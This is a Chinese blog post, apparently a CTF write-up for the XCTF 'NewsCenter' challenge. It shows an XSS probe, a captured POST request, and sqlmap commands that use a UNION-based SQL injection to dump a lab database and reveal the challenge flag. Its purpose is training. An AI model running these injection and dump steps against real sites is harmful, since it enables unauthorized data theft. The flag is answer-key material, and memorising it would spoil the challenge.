XCTF-高手进阶区：NewsCenter

原创

1stPeak 于 2019-06-13 19:35:31 发布 2569 收藏 6

分类专栏： CTF刷题 文章标签： XCTF


本文链接：https://blog.csdn.net/qq_41617034/article/details/91888323

CTF刷题 专栏收录该内容

87 篇文章 22 订阅

订阅专栏

题目：NewsCenter



目标：

bp的使用
sqlmap的post注入

Writeup


分析：

首先打开目标网址，发现有个搜索框，于是猜测是否存在sql注入或者xss

sql注入测试：搜索框中随便输入一个1
url栏没有请求参数，无论怎么测试页面都没有返回值

xss测试：页面也是没有返回值，并且根据源码可以看出，js代码是没有被过滤的，但却利用失败，所以这里就不存在xss漏洞

```
<script>alert(1)</script>
```



- 请求参数去哪了呢？于是又猜测是否是POST请求，我们打开bp，进行抓包查看，哎，有情况

```
POST / HTTP/1.1
Host: 111.198.29.45:50020
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:67.0) Gecko/20100101
Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://111.198.29.45:50020/
Content-Type: application/x-www-form-urlencoded
Content-Length: 8
Connection: close
Upgrade-Insecure-Requests: 1

search=1
```

sqlmap自动化注入

- 我们将这个request请求保存为xctfrequest.txt，使用sqlmap进行自动注入

参数 文本文件
-r REQUESTFILE Load HTTP request from a file

```
sqlmap -r xctfrequest.txt --dbs
```

```
Parameter: search (POST)
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: search=1' UNION ALL SELECT NULL,NULL,CONCAT(CONCAT('qzvbq','zANyapEUwFJwFRtEFacgSJsnsLkDDrrVHkqCMGXK'),'qjxjq')-- uQFj
---
[18:45:39] [INFO] testing MySQL
[18:45:39] [INFO] confirming MySQL
[18:45:39] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9.0 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0.0
[18:45:39] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] news

[18:45:39] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 50 times
[18:45:39] [INFO] fetched data logged to text files under '/root/.sqlmap/output/111.198.29.45'

[*] shutting down at 18:45:39
```


- 发现存在POST注入，继续深入~

```
sqlmap -r xctfrequest.txt -D news --tables
sqlmap -r xctfrequest.txt -D news -T secret_table  --columns
sqlmap -r xctfrequest.txt -D news -T secret_table -C "id,fl4g" --dump
```

- 当然你也可以一次性把new数据库内的内容全部爆出来，这样就不用一步步找flag在哪了，直接了当，所以对于有目的，好寻找的我们可以使用第一种步步深入；如果比较难找，就第二种方法比较好

```
sqlmap -r xctfrequest.txt -D news --dump
```

```
Database: news
Table: secret_table
[1 entry]
+----+--------------------------+
| id | fl4g                     |
+----+--------------------------+
| 1  | QCTF{sql_inJec7ion_ezzz} |
+----+--------------------------+
```